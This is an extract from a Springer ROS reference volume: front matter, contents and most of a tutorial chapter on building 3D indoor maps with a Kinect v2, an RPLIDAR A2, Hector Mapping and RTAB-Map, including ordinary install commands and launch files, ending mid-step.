Studies in Computational Intelligence 831

Anis Koubaa *Editor*

Robot Operating System (ROS)

The Complete Reference (Volume 4)

Springer

Studies in Computational Intelligence

Volume 831

Series Editor

Janusz Kacprzyk, Polish Academy of Sciences, Warsaw, Poland

The series "Studies in Computational Intelligence" (SCI) publishes new developments and advances in the various areas of computational intelligence—quickly and with a high quality. The intent is to cover the theory, applications, and design methods of computational intelligence, as embedded in the fields of engineering, computer science, physics and life sciences, as well as the methodologies behind them. The series contains monographs, lecture notes and edited volumes in computational intelligence spanning the areas of neural networks, connectionist systems, genetic algorithms, evolutionary computation, artificial intelligence, cellular automata, self-organizing systems, soft computing, fuzzy systems, and hybrid intelligent systems. Of particular value to both the contributors and the readership are the short publication timeframe and the world-wide distribution, which enable both wide and rapid dissemination of research output.

The books of this series are submitted to indexing to Web of Science, EI-Compendex, DBLP, SCOPUS, Google Scholar and Springerlink.

More information about this series at http://www.springer.com/series/7092

Anis Koubaa
Editor

Robot Operating System (ROS)

The Complete Reference (Volume 4)

Springer

Editor
Anis Koubaa
College of Computer Science and
Information Systems
Prince Sultan University
Riyadh, Saudi Arabia

CISTER Research Center
Porto, Portugal

Gaitech Robotics
Shanghai, China

ISSN 1860-949X ISSN 1860-9503 (electronic)
Studies in Computational Intelligence
ISBN 978-3-030-20189-0 ISBN 978-3-030-20190-6 (eBook)
https://doi.org/10.1007/978-3-030-20190-6

This Springer imprint is published by the registered company Springer Nature Switzerland AG
The registered company address is: Gewerbestrasse 11, 6330 Cham, Switzerland

Reviewers

Anis Koubaa, Prince Sultan University, Saudi Arabia/CISTER Research Unit, Portugal
Giuseppe Silano, University of Sannio in Benevento
Andre Oliveira, UTFPR
Marco Teixeira, UTFPR
Dinesh Thakur, University of Pennsylvania
David Portugal, Ingeniarius, Ltd.
Michael Carroll, Robotic Paradigm Systems
Joao Fabro, UTFPR—Federal University of Technology—Parana
Christopher-Eyk Hrabia, Technische Universität/DAI Labor
Martin Martorell, CYBERDYNE Inc.
Valerio De Carolis, Heriot-Watt University
Francisco J. Rodríguez Lera, University of Luxembourg
Francesco Rovida, Aalborg University
Ankit Ravankar, Hokkaido University
Marco Wehrmeister, Federal University of Technology—Parana
Alvaro Cantieri, Instituto Federal do Paraná
Ingo Lütkebohle, Robert Bosch GmbH
Bernhard Dieber, JOANNEUM RESEARCH—Institute for Robotics and Mechatronics
Huimin Lu, National University of Defense Technology
Tirtharaj Dash, BITS Pilani
Raffaele Limosani, Scuola Superiore Sant'Anna
Vahid Azizi, Rutgers University

Contents

Navigation

A Guide for 3D Mapping with Low-Cost Sensors Using ROS 3
David Portugal, André Araújo and Micael S. Couceiro

Path Planning and Following for an Autonomous Model Car Using an "Eye in the Sky" 25
Rodrigo Rill-García, Jose Martinez-Carranza, Edgar Granados and Marco Morales

Quadcopters

Parametric Optimization for Nonlinear Quadcopter Control Using Stochastic Test Signals 55
Antonio Matus-Vargas, Gustavo Rodriguez-Gomez and Jose Martinez-Carranza

CrazyS: A Software-in-the-Loop Simulation Platform for the Crazyflie 2.0 Nano-Quadcopter 81
Giuseppe Silano and Luigi Iannelli

Applications

Cloud Robotics with ROS 119
Giovanni Toffetti and Thomas Michael Bohnert

Video Stabilization of the NAO Robot Using IMU Data 147
Oswualdo Alquisiris-Quecha and Jose Martinez-Carranza

ROS Tools

roslaunch2: Versatile, Flexible and Dynamic Launch Configurations for the Robot Operating System 165
Adrian Böckenkamp

Penetration Testing ROS 183
Bernhard Dieber, Ruffin White, Sebastian Taurer, Benjamin Breiling, Gianluca Caiazza, Henrik Christensen and Agostino Cortesi

Navigation

A Guide for 3D Mapping with Low-Cost Sensors Using ROS

David Portugal, André Araújo and Micael S. Couceiro

Abstract Open source software and low-cost sensors bring unquestionable advantages to the robotics community, facilitating the access to a wide range of robotic applications to virtually anyone, and playing an important role in recent advances. With the progressive overthrown of the cost barrier, development of robotic solutions has become more widespread among our society, as witnessed by the increase of service robotic applications to consumers. Despite the ease of access to low-cost sensors nowadays, knowledge of sensor integration and robotics middleware is still imperative to design successful robotic solutions. In this tutorial chapter, we provide an educational guide that leverages open source tools, such as the Robot Operating System (ROS), and low-cost sensors, such as the Microsoft Kinect v2, to design a full 3D indoor Mapping system. The ultimate goal of the system is to create a comprehensive and detailed 3D map of any indoor environment. Besides going through all the key steps to setup such a system and presenting interactive results, we also provide an experimental dataset that we hope can be useful to the community in the future.

Keywords Educational robotics · Open source software · Low-cost sensors · 3D Mapping

1 Introduction

The market of sensors for robotics is changing: precisions sensors for robotic applications, such as time-of-flight (TOF) cameras, laser range finders (LRFs) or Inertial Measurement Units (IMUs) used to be only available to some companies and/or

D. Portugal (✉) · A. Araújo · M. S. Couceiro
Ingeniarius, Ltd., R. Coronel Veiga Simão, Edifício CTCV, 3°Piso,
3025-307 Coimbra, Portugal
e-mail: davidbsp@ingeniarius.pt

A. Araújo
e-mail: andre@ingeniarius.pt

M. S. Couceiro
e-mail: micael@ingeniarius.pt

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_1

robotics institutes, due to their high cost. In recent years, there has been an evident effort to provide low-cost sensory alternatives to replace traditionally expensive sensors, thanks to the vision of a rising number of robotic companies leading to an increased investment in robotics worldwide, which has been crucial in bringing service robots closer to the consumer.

Additionally, open source projects such as the Arduino electronics platform [1], OpenCV [2] or the MORSE and Gazebo simulators [3] have been fundamental for educational robotics, significantly helping roboticists to get started. In this realm, one of the most important steps is the wide take-up of a *quasi-standard* robotics middleware: the Robot Operating System (ROS[1]). Nowadays, most research robots run ROS, and its adoption is continuously growing in the industry. ROS has a peer-to-peer, modular, tools-based, free and open source nature [4], allowing software developers to create robotic applications in a quick and easy way. Moreover, ROS is a language-independent framework, which provides hardware abstraction, low-level device control, implementation of commonly-used functionalities, message-passing between processes and package management. ROS promotes code reuse with different hardware, providing a large amount of libraries available for the community, like laser-based 2D SLAM[2] [5], 3D point cloud based object recognition [6], Adaptive Monte Carlo [7] and Extended Kalman Filter localization [8], robot navigation software [9], manipulation libraries [10], serial communication [11] among others, as well as tools for 3D visualization (*rviz*), recording experiments and playing back data offline (*rosbag*), and more. Due to its several features, ROS is currently used worldwide, having regular updates and broad community support, which enables the users to obtain, build, write, test and run ROS code. Clearly, integrating robots and sensors in ROS is highly beneficial.

In this work, we provide an educational guide for setting up a system that anyone can use to build comprehensive and detailed 3D maps of indoor environments. The proposed system takes advantage from open source tools, such as ROS, two open source mapping algorithms that have also been integrated in ROS (*RTAB-Map* and *Hector Mapping*), as well as two widely available low-cost sensors (*Microsoft Kinect v2* and *Slamtec RPLIDAR A2*). Next, we overview seminal work on 3D mapping approaches, and existent solutions in ROS for building comprehensive 3D maps with diverse sensors. We then present the sensors and algorithms used in this tutorial chapter, and we will focus on the system functionality in what remains, guiding the user towards creating a low-cost 3d indoor mapping system based on ROS. We also provide a dataset for those who do not have access to similar sensors to test the approach proposed, and we finish the chapter with conclusions and future work.

[1] http://www.ros.org.

[2] SLAM stands for the well-known Simultaneous Localization And Mapping problem.

2 Background

Building precise 3D maps is useful for several practical applications and it is considered a fundamental task in Robotics. Mapping may be crucial to acquire precise localization, or to support other robotic tasks, be it indoor, e.g. mobile manipulation [12], patrolling and coverage [13], people detection [14], human-robot interaction [15], or outdoor tasks, e.g. search and rescue [16], humanitarian demining [17], reconnaissance and exploration [18], UAV surveying [19], structure reconstruction [20], etc.

Initial work in robotic 3D mapping focused on 3D reconstruction of unknown environments using data acquired by panning and/or tilting Laser Range Finders [21], and stereo cameras [23]. The main focus was placed in configuring and tracking the sensors to acquire depth data while precisely estimating sensor's motion, also applying geometrical corrections, and devising efficient methods for registering and matching consecutive sensor data to reconstruct the environment through the extraction of geometrical features from range sensing.

In [22], a robot is equipped with a forward-looking laser for concurrent mapping and localization in 2D, and an upward-pointed laser to build a 3D map of the environment. The approach filters outliers based on distance to generate compact 3D maps, and a simplification process is used for real-time rendering by fusing look-alike polygons, thus reducing complexity. A low cost 3D laser range finder system is proposed in [24], by controlling a 2D range finder with a servo motor. A digital camera for texture mapping is mounted on top of the laser range finder. While rotating, several pictures are taken so that texture mapping can be applied.

Following these initiatives, several authors moved to 3D model construction and mapping in outdoor environments by matching aerial photographs with ground level laser scans via Markov localization [25], or combining dual laser systems for 3D data collection [26, 27]. Moreover, Extended Kalman Filter (EKF) techniques for 3D positioning tracking have also been applied for 3D environment reconstruction in diverse works using rotating laser-scanning setups [29, 30]. These works place important focus on data acquisition, surface segmentation, feature extraction, point cloud registration and fusion, and the state model for localization. A generated 3D reconstruction of an office environment in [30] is illustrated in Fig. 1a.

Rocha et al. [31] proposed building 3D volumetric maps using cooperative mobile robot teams equipped with stereo-vision range sensors. The problem is addressed using a probabilistic approach based on information theory. Robots cooperate through efficient information sharing, and an explicit representation of uncertainty is defined via the maps entropy. A volumetric map obtained in [31] is presented in Fig. 1b. Using a similar principle, an Entropy Minimization SLAM system for creating dense 3D visual maps of underwater environments is proposed in [32]. The approach exploits dense information coming from a stereo system, and performs robust ego-motion estimation and global-rectification.

Full 6DoF SLAM has been studied more recently [33, 34]. In these works, the authors focus on estimating the 6 degrees-of-freedom (DoF) pose, namely the three




Fig. 1 Examples of generated 3D representations. **a** Reconstructed office by Weingarten and Siegwart [30]. **b** Volumetric map by Rocha et al. [31]

Cartesian coordinates and the three Euler angles. Precise Iterative Closest Point (ICP)-based scan matching and efficient simplification methods (e.g. Taylor expansion and Cholesky decomposition) are proposed to deal with the complexity and resulting non-linearities of these approaches, leading to globally consistent 3D representations of outdoor areas. Additionally, a robust 3D SLAM system applicable to non-textured environments is proposed in [35], based only on a stereo camera. By aligning edge points between frames via the ICP algorithm, the system is able to reliably build detailed 3D maps even under noisy conditions.

Initial work with time-of-flight (ToF) cameras focused on the fusion of low resolution data from Photonic Mixing Devices (PMD) with high resolution RGB images [36, 37] to generate appropriate depth maps. These approaches allowed overcoming the limitations of the first generation of ToF cameras, such as noisy readings, poor performance on textured scenes, low resolution, restricted field of view (FoV), and lack of colored information. Following these initial works, several authors equipped robots with ToF cameras for pose estimation, 3D perception and map building [38–40], proposing different calibration and filtering techniques, as well as ego motion estimation approaches and data fusion with stereo or spherical cameras, even endowing robots with planar mirrors to overcome the limited FoV of ToF cameras [41].

With the boom of motion sensing devices, such as the Microsoft Kinect or the Asus Xtion, RGBD cameras became easily available for roboticists worldwide, and several approaches for 3D mapping using these cameras were presented [42, 43]. These works provide full 3D mapping systems, estimating the camera's motion through spacial features and pose optimization, thus generating occupancy voxel grid models that are globally consistent. The wide availability of RGBD cameras also allowed to build 3D maps using UAVs [44] and ground robots [45]. Moreover, Hornung et al. [46] proposed a key contribution for the 3D mapping literature, by presenting a method to keep compact 3D volumetric models, called OctopMap. The approach is based on octrees for spatial subdivision in 3D and uses probabilistic occupancy

estimation, allowing to update the representation efficiently and modeling the data consistently, while keeping the memory requirements low.

ROS supports many 3D mapping systems, such as RGBD-SLAM [47],[3] Octomap Mapping [46],[4] ORB-SLAM2 [48],[5] LSD-SLAM [49],[6] ETHZ ASL ICP Mapping [50],[7] Carthographer [51],[8] HDL Graph SLAM [52],[9] LOAM [53],[10] or DSO [54].[11] In the next section, we present the low-cost sensors and 3D mapping approach used in this guide.

3 Preliminaries

Microsoft Kinect v2 (a.k.a. Kinect One),[12] illustrated in Fig. 2a is a motion sensor priced at around $149. It was originally developed by Microsoft to enable users to interact with their console/computer through a natural user interface using gestures and spoken commands. The *Kinect v2* quickly became popular in robotics, due to its ability to acquire accurate colored and depth (RGB-D) images at high rates [55], allowing robot applications in which dense and robust 3D representations of the environment could be created. The sensor provides a $70.6° \times 60.0°$ horizontal and vertical field of view (FOV), with an angular resolution of $0.14°$/px and an operating range between 0.5 and 4.5 m. For instance, the *Kinect v2* is used to interact with a service robot using gestures in [56], and it is used for mapping an indoor space in [57].

Slamtec RPLIDAR A2 is a laser range scanner,[13] illustrated in Fig. 2b, and currently priced at around $449. Besides its low cost when compared to other LRF solutions in the market, the *RPLIDAR A2* features an impressive FOV of 360°, with an angular resolution of 0.9°, and a scanning frequency that can be adjusted between 5 and 20 Hz. The effective range of the sensor is 6 m with a distance resolution below 0.5 mm. The sensor has been gaining interest in the field of robotics, being used for instance for autonomous navigation of aerial indoor vehicles [58] or for obstacle avoidance of ground robots [59].

[3] http://wiki.ros.org/rgbdslam.

[4] http://wiki.ros.org/octomap.

[5] https://github.com/ethz-asl/orb_slam_2_ros.

[6] https://github.com/tum-vision/lsd_slam.

[7] http://wiki.ros.org/ethzasl_icp_mapper.

[8] http://wiki.ros.org/cartographer.

[9] https://github.com/koide3/hdl_graph_slam.

[10] https://github.com/daobilige-su/loam_velodyne.

[11] https://github.com/JakobEngel/dso_ros.

[12] https://www.xbox.com/xbox-one/accessories/kinect.

[13] https://www.slamtec.com/en/Lidar/A2.

Fig. 2 Sensors used in the 3D indoor Mapping system of this work. **a** *Kinect v2*. **b** *RPLIDAR A2*

RTAB-Map (Real-Time Appearance-Based Mapping)[14] is a very promising RGB-D Graph-Based SLAM approach developed by Labbé and Michaud [60, 61], which uses a global Bayesian loop closure detector. According to the authors, the loop closure detector uses a bag-of-words approach to determinate how likely a new image comes from a previous location or a new location. *RTAB-Map* detects features using the GoodFeaturesToTrack (GFTT) approach by default [62], which eases parameter tuning, enabling uniformly detected features across different image size and light intensity. Alternatively, RTAB-Map supports all features types available in OpenCV [63], such as SIFT, SURF, ORB, FAST or BRIEF. A graph optimizer minimizes the errors in the map when new constraints are added, and an efficient memory management approach is used to fulfill real-time constraints in large environments. In this work, we will make use of *RTAB-Map* for ROS[15] to build a 6DoF RGB-D map with the *Kinect v2* sensor.

Hector Mapping [64] is a 2D SLAM system based on robust laser scan matching. The estimation of the robot movement in real-time makes use of the high update rate and the low distance measurement noise from modern Light Detection And Ranging (LIDAR) sensors, like the *RPLIDAR A2*. The 2D pose estimation is based on optimization of the alignment of beam endpoints with the map obtained so far. The endpoints are projected in the actual map and the occupancy probabilities are estimated. Scan matching is solved using a Gaussian-Newton equation, which finds the rigid transformation that best fits the laser beams with the map. In addition, a multi-resolution map representation is used, to avoid getting stuck in local minima. In this work, we will make use of *Hector Mapping* for ROS[16] with the *RPLIDAR A2* to provide an accurate estimate of motion in the world.

For consistent indoor mapping of a 3D space, *RTAB-Map* needs to be fed with an odometry estimation, i.e. an estimation of the motion between the mapping instances. This can be done by computing visual odometry using solely *RTAB-map* with the *Kinect v2*. However, our experience shows that the laser-based motion estimation provided by *Hector Mapping* with the *RPLIDAR A2* is much more reliable, thus we will use the *Hector*-generated odometry to feed *RTAB-Map* in this work.

[14] http://introlab.github.io/rtabmap.
[15] http://wiki.ros.org/rtabmap_ros.
[16] http://wiki.ros.org/hector_mapping.

The Hector/RTAB-map combination has several advantages over the aforementioned approaches mentioned in Sect. 2. Besides allowing the use of low cost sensors for a full 3D indoor mapping solution, this approach provides a widely available and tested ROS implementation, only needing a few integration steps. Moreover, it has proved performance, as confirmed later in Sect. 6.

In the next section, we start our educational guide by presenting the requirements and basic installation instructions. We will then go through the key steps to run the system, using an illustrative experimental setup and a previous recorded dataset. We later present the main results and discussion, and we finish the paper with conclusions and future work.

4 Requirements and Basic Installation

To install and run the proposed system, we will assume that the reader has basic Linux and ROS knowledge, especially regarding ROS launch XML files,[17] Transforms,[18] and basic understanding of how *RTAB-Map* and *Hector Mapping* work. We also assume that a PC and the two sensors are available, interconnected as presented in Fig. 3. Please follow carefully the installation process of all the open source tools:

1. Install the latest Ubuntu 16.04 Linux OS LTS Version, available at: http://ftp.dei.uc.pt/pub/linux/ubuntu/releases/16.04
2. After installing the OS, install the Ubuntu updates by typing in the terminal:

```
$ sudo apt upgrade
```

3. Install ROS Kinetic Kame, following the instructions at: http://wiki.ros.org/kinetic/Installation/Ubuntu
4. Setup your ROS catkin workspace, by typing in the terminal:

```
$ mkdir -p ~/catkin_ws/src
$ cd ~/catkin_ws
$ catkin_make
$ source devel/setup.bash
```

   open your bash configuration file (at /home/$USER/.bashrc):

```
$ gedit ~/.bashrc
```

   and add the following two lines at the end:

```
source ~/catkin_ws/devel/setup.bash
export ROS_WORKSPACE=~/catkin_ws
```

[17] http://wiki.ros.org/roslaunch/XML.

[18] http://wiki.ros.org/tf.




Fig. 3 Connection between the modules of the experimental setup

5. To support the *Kinect v2* sensor, follow the instructions at https://github.com/code-iai/iai_kinect2 (steps 3, 4 and 5) to install `libfreenect2` with C++11 support for Linux, and the `iai_kinect2` ROS driver in your workspace.
6. Install the *RPLIDAR A2* ROS Driver, *Hector Mapping* and *RTAB-Map* by typing in the terminal:

```
$ sudo apt install ros-kinetic-rplidar-ros ros-kinetic-hector-mapping ros-kinetic-rtabmap-ros
```

Your installation of the system is now finished.

5 Running the System

We will start by connecting the sensors, and then launch the software. In case the reader is not able to run the system for any reason, e.g. no access to the sensors, we also provide a ROS bag dataset, which can be used to run the software offline.

5.1 Connecting the Sensors and Exposing Them to ROS

In Fig. 4 we present our experimental setup. We have used a pushcart base to drive the sensors around, a lead-acid battery powering the *Kinect v2* and the NUC mini-PC, which runs Ubuntu and ROS. The *Kinect 2* is connected to the PC using a USB 3.0 port, and the *RPLIDAR A2* can be powered by any USB port of the PC. Using a similar setup to the one described here, please follow these steps to expose sensor data into ROS:




Fig. 4 Experimental setup for 3D indoor mapping. **a** Real experimental setup. **b** Visualization in *rviz*

1. Run the *RPLIDAR A2* ROS driver, by typing in the terminal:

   ```
   $ roslaunch rplidar_ros rplidar.launch
   ```

   In case you run into errors, or the *RPLIDAR A2* scans do not get published in the `/scan` topic, then something is wrong with your permissions to access the sensor. Please check the *RPLIDAR A2* wiki[19] to fix this by creating a proper udev rule in your system.
2. Run the *Kinect v2* ROS driver and publish its internal transforms, by typing in the terminal:

   ```
   $ roslaunch kinect2_brige kinect2_bridge.launch
   publish_tf:=true
   ```

3. Prepare the static transform between the *RPLIDAR A2* and *Kinect 2*, which will allow the system to know the pose of the sensors relative to each other at all times. For this, please create a new ROS package (let us call it `rtabmap_utils`), and add a new launch file inside it, which we will call `static_tfs_kinect2_rplidar.launch` with the content of Fig. 5.
   We have prepared a ready-to-use version of the package `rtabmap_utils` for the reader's convenience.[20] Please be aware that the first static transform should be changed to fit the reader's particular setup, namely the translations and orientations of the sensors relative to each other. The second static transform is simply used to create a new link that rotates the *Kinect v2* frame of reference, which uses the z axis as the depth axis, and changing it to become the vertical axis, which is the common convention.
4. We can now run the static transforms, by typing in the terminal:

[19] https://github.com/robopeak/rplidar_ros/wiki.

[20] https://github.com/ingeniarius-ltd/rtabmap_utils.

```
<!-- static_tfs_kinect2_rplidar.launch:
Static TFs between Kinect2 and RPLIDAR A2 Laser -->
<launch>

<!-- Adjust the transformation between your kinect2 and the RPLIDAR
laser -->
<!-- In a perfect aligned world, ypr would be: "-1.57 0.0 -1.57" -->
<node pkg="tf" type="static_transform_publisher" name="static_tf_kinect2_
rplidar" args="0.125 0.09 -0.08 -1.5 0.0 -1.34 laser kinect2_link 100"
respawn="true"/> <!-- 10Hz -->

<!-- Do not change. Align "kinect2_laser_link" with "laser" by inverting
the axis of "kinect2_link" -->
<node pkg="tf" type="static_transform_publisher" name="static_tf_kinect2_
inverted_link" args="0.0 0.0 0.0 1.57 -1.57 0.0 kinect2_link
kinect2_laser_link 100" respawn="true"/> <!-- 10Hz -->

</launch>
```

Fig. 5 Static transform between the *RPLIDAR A2* and *Kinect 2* links, and inversion of the *Kinect v2* link

```
<!-- run_kinect_and_rplidar.launch:
Launch Kinect2 and RPLidar A2 with Static TFs -->
<launch>

<!-- Kinect2 ROS Driver -->
<include file="$(find kinect2_bridge)/launch/kinect2_bridge.launch">
    <arg name="publish_tf" value="true" />
</include>

<!-- RPLIDAR A2 Driver -->
<include file="$(find rplidar_ros)/launch/rplidar.launch"/>

<!-- Needed Static TFs between the sensors -->
<include file="$(find rtabmap_utils)/launch/static_tfs_kinect2_rplidar
.launch"/>

</launch>
```

Fig. 6 Running the *Kinect v2*, *RPLIDAR A2* and the static transforms in a single ROS Launch file

```
$roslaunch rtabmap_utils static_tfs_kinect2_rplidar.
launch
```

5. To run everything together (drivers and transforms) we can create another launch file, which we will call `run_kinect_and_rplidar.launch`, with the content of Fig. 6. We can call this by typing in the terminal:

```
$ roslaunch rtabmap_utils run_kinect_and_rplidar.
launch
```

5.2 Running the Software

Now that the sensors' data are being published in ROS, it is time to run the two algorithms: *Hector Mapping* to extract a consistent odometry estimation that will feed *RTAB-Map*, which in turn will create the 3D representation of the environment.

We have prepared yet another launch file, called `rtabmap.launch` with the content of Fig. 7. There are several important aspects in this launch file that are worth mentioning. Firstly, we set the `pub_map_scanmatch_transform` and the `pub_odometry` parameters of *Hector Mapping* to `true` to generate the intended odometry estimates extracted by matching consecutive laser scans. We also instruct *Hector Mapping* to acquire scan data in the topic `/scan` which is published by the *RPLIDAR A2* driver. On the *RTAB-Map* side of things, we remap the odometry input topic to `/scanmatch_odom`, which is where the *Hector Mapping* algorithm publishes the odometry information. Moreover, we also remap the input RGB image, Depth image and camera information topics to the ones published by the *Kinect v2* driver, thus appropriately feeding *RTAB-Map* with information coming from the *Kinect v2*. For detailed information on the available parameters for each algorithm, the interested reader should refer to the ROS Wiki.[21,22,23]

Besides the two algorithms, we also run *rviz*—the ROS visualization tool[24]—to analyze the data and troubleshoot.

To start the system, assuming that `run_kinect_and_rplidar.launch` is already running (step 5 in Sect. 5.1), we just have to type the following command in a new terminal:

```
$ roslaunch rtabmap_utils rtabmap.launch
```

A new window with *rviz* will pop up, and you should see something similar to Fig. 8. You are now ready to map the environment.

5.3 Running the Software from a ROS Bag Dataset

In our experimental setup (cf. Fig. 4), we have used a pushcart with the sensors mounted on top, and we have pushed the cart to map a large indoor area with a long corridor. In case the reader does not have access to a similar setup, we have recorded our sensor data into a ROS bag dataset, which can be played back in ROS. In the next lines, we provide the instructions to run the software on top of our dataset. For this task you will need at least 30 GB of free space in your system, and the first three steps may take a fair amount of time:

[21] http://wiki.ros.org/hector_mapping#Parameters.

[22] http://wiki.ros.org/rtabmap_ros#Parameters.

[23] http://wiki.ros.org/rtabmap_ros/Tutorials/Advanced%20Parameter%20Tuning.

[24] http://wiki.ros.org/rviz.

```
<!-- rtabmap.launch:
Launch RTAB-map with Kinect2 and RPLidar A2 -->
<launch>

<!-- Image resolution of the Kinect2 to process: sd, qhd, hd -->
<arg name="resolution" default="qhd" />

<!-- Fixed frame id-->
<arg name="frame_id" default="laser" />

<!-- Hector SLAM to get ScanMatching Odometry -->
<node pkg="hector_mapping" type="hector_mapping" name="hector_mapping"
output="screen">
    <param name="map_frame" value="hector_map" />
    <param name="base_frame" value="laser" />
    <param name="odom_frame" value="odom" />
    <param name="tf_map_scanmatch_transform_frame_name" value="laser" />
    <param name="pub_map_odom_transform" value="false" />
    <param name="pub_map_scanmatch_transform" value="true" />
    <param name="pub_odometry" value="true" />
    <param name="map_resolution" value="0.05" />
    <param name="map_size" value="2048" />
    <param name="map_multi_res_levels" value="2" />
    <param name="map_update_angle_thresh" value="0.06" />
    <param name="scan_topic" value="scan" />
</node>

<!-- RTAB-Map: get a consistent 3D Map fed by the Hector odometry -->
<group ns="rtabmap">
  <node pkg="rtabmap_ros" type="rtabmap" name="rtabmap" output="screen"
  args="--delete_db_on_start">
    <param name="subscribe_depth" value="true" />
    <param name="subscribe_scan" value="true" />
    <param name="frame_id" value="$(arg frame_id)" />
    <param name="cloud_decimation" value="2" />
    <param name="cloud_max_depth" value="5.0" />
    <param name="cloud_voxel_size" value="0.01" />
    <param name="map_cleanup" value="false" />

    <remap from="rgb/image" to="/kinect2/$(arg resolution)/
    image_color_rect" />
    <remap from="depth/image" to="/kinect2/$(arg resolution)/
    image_depth_rect" />
    <remap from="rgb/camera_info" to="/kinect2/$(arg resolution)/
    camera_info" />
```

Fig. 7 ROS Launch file for running *RTAB-map* and *Hector Mapping* with a *Kinect v2* RGB-D sensor and a *RPLIDAR A2* laser range scanner

```
    <remap from="scan" to="/scan"/>
    <remap from="odom" to="/scanmatch_odom"/>

    <param name="approx_sync" value="true" />
    <param name="Reg/Strategy" value="1" />
    <param name="Vis/MaxDepth" value="8.0" />
    <param name="Vis/InlierDistance" value="0.1" />
    <param name="Optimizer/Slam2D" value="true" />
    <param name="Reg/Force3DoF" value="true" />
  </node>
</group>

<!-- Visualization in rviz -->
<node pkg="rviz" type="rviz" name="rviz" args="-d $(find
rtabmap_utils)/rviz_configs/kinect_rtabmap_with_hector.rviz" />

<node pkg="nodelet" type="nodelet" name="points_xyzrgb" args="load
rtabmap_ros/point_cloud_xyzrgb standalone_nodelet">
    <remap from="rgb/image" to="data_odom_sync/image" />
    <remap from="depth/image" to="data_odom_sync/depth" />
    <remap from="rgb/camera_info" to="data_odom_sync/camera_info" />
    <remap from="cloud" to="voxel_cloud" />
    <param name="voxel_size" value="0.01" />
</node>

</launch>
```

Fig. 7 (continued)




Fig. 8 Starting the system, and visualization in *rviz*

1. Download the bag dataset from:
   https://goo.gl/c4e8BS
2. Decompress the bag dataset, by typing in the terminal:

   ```
   $ rosbag decompress kinect+rplidar_bz2.bag
   ```

3. Move the bag file to the `rtabmap_utils` package and rename it:

   ```
   $ mv kinect+rplidar_bz2.bag ~/catkin_ws/src/rtabmap_
   utils/kinect+rplidar.bag
   ```

4. We will now create a launch file to run the software on top of the sensor data being published in the ROS bag dataset. To this end, create a copy of the `rtabmap.launch` and rename it to `rtabmap_with_bag.launch`, by typing in the terminal:

   ```
   $ roscd rtabmap_utils/launch
   $ cp rtabmap_launch rtabmap_with_bag.launch
   ```

5. Add the following line after the `<launch>` tag in `rtabmap_with_bag.launch`:

   ```
   <param name="use_sim_time" value="true" />
   ```

   to inform ROS that we will be using simulated (past) time.
   Now add the following line to run the ROS bag dataset from the launch file, which will publish a clock with the timestamps of the recorded data[25]:

   ```
   <node pkg="rosbag" type="play" name="rosbag_play" args="$(find
   rtabmap_utils)/kinect+rplidar.bag --clock"output="screen"/>
   ```

6. Finally launch the file created to run the 3D indoor mapping algorithm on top of the dataset:

   ```
